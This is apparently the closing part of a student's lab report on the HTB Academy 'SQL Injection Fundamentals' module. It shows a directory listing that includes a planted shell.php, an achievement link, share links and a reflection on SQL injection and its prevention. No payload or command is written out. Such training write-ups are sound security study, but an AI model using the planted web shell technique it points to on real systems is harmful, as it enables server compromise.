

DASHBOARD/SHELL.PHP

Name	Month	Amount	Tax
------	-------	--------	-----




1 Adam January 1337\$ 5% 2 James March 1213\$ 8% 1 2 bg.png dashboard.css dashboard.js dashboard.php index.php shell.php 4 5





3. Shareable Link and Final Screenshot

<https://academy.hackthebox.com/achievement/1919044/33>



4. Social Media Posting

https://www.linkedin.com/uas/login?session_redirect=https%3A%2F%2Fwww.linkedin.com%2FshareArticle%3Furl%3Dhttps%3A%2F%2Facademy.hackthebox.com%2Fachievement%2F1919044%2F33%26title%3DCompleted%2520SQL%2520Injection%2520Fundamentals%26summary%3D%2520just%2520completed%2520the%2520module%2520SQL%2520Injection%2520Fundamentals%2520in%2520HTB%2520Academy!#hackthebox #htbacademy #cybersecurity&source=HTBAcademy

<https://x.com/intent/tweet?url=https://academy.hackthebox.com/achievement/1919044/33&text=I just completed module SQL Injection Fundamentals in HTB Academy!&hashtags=hackthebox,htbacademy,cybersecurity>

<https://www.facebook.com/sharer/sharer.php?u=https://academy.hackthebox.com/achievement/1919044/33>

5. Conclusion

Completing this module has provided a deep and practical understanding of how SQL injection vulnerabilities work and why they pose such a significant threat to web applications. What began as an exploration of basic SQL and database concepts evolved into a hands-on journey through various forms of SQL injection—ranging from authentication bypass to full server compromise. I gained valuable insight into how attackers manipulate improperly sanitized user inputs to control database queries and learned how this can lead to serious consequences such as data leakage, privilege escalation, or remote control of the backend server.

More importantly, this module emphasized the importance of secure coding and defensive programming practices. Knowing how attacks are carried out has made it clear that preventing SQL injection through proper input validation, prepared statements, and regular code auditing is not optional but essential. The skills developed through the practical exercises and assessments have reinforced both the offensive and defensive aspects of web application security, making this module a

highly valuable experience in my journey toward becoming a more competent and security-aware professional.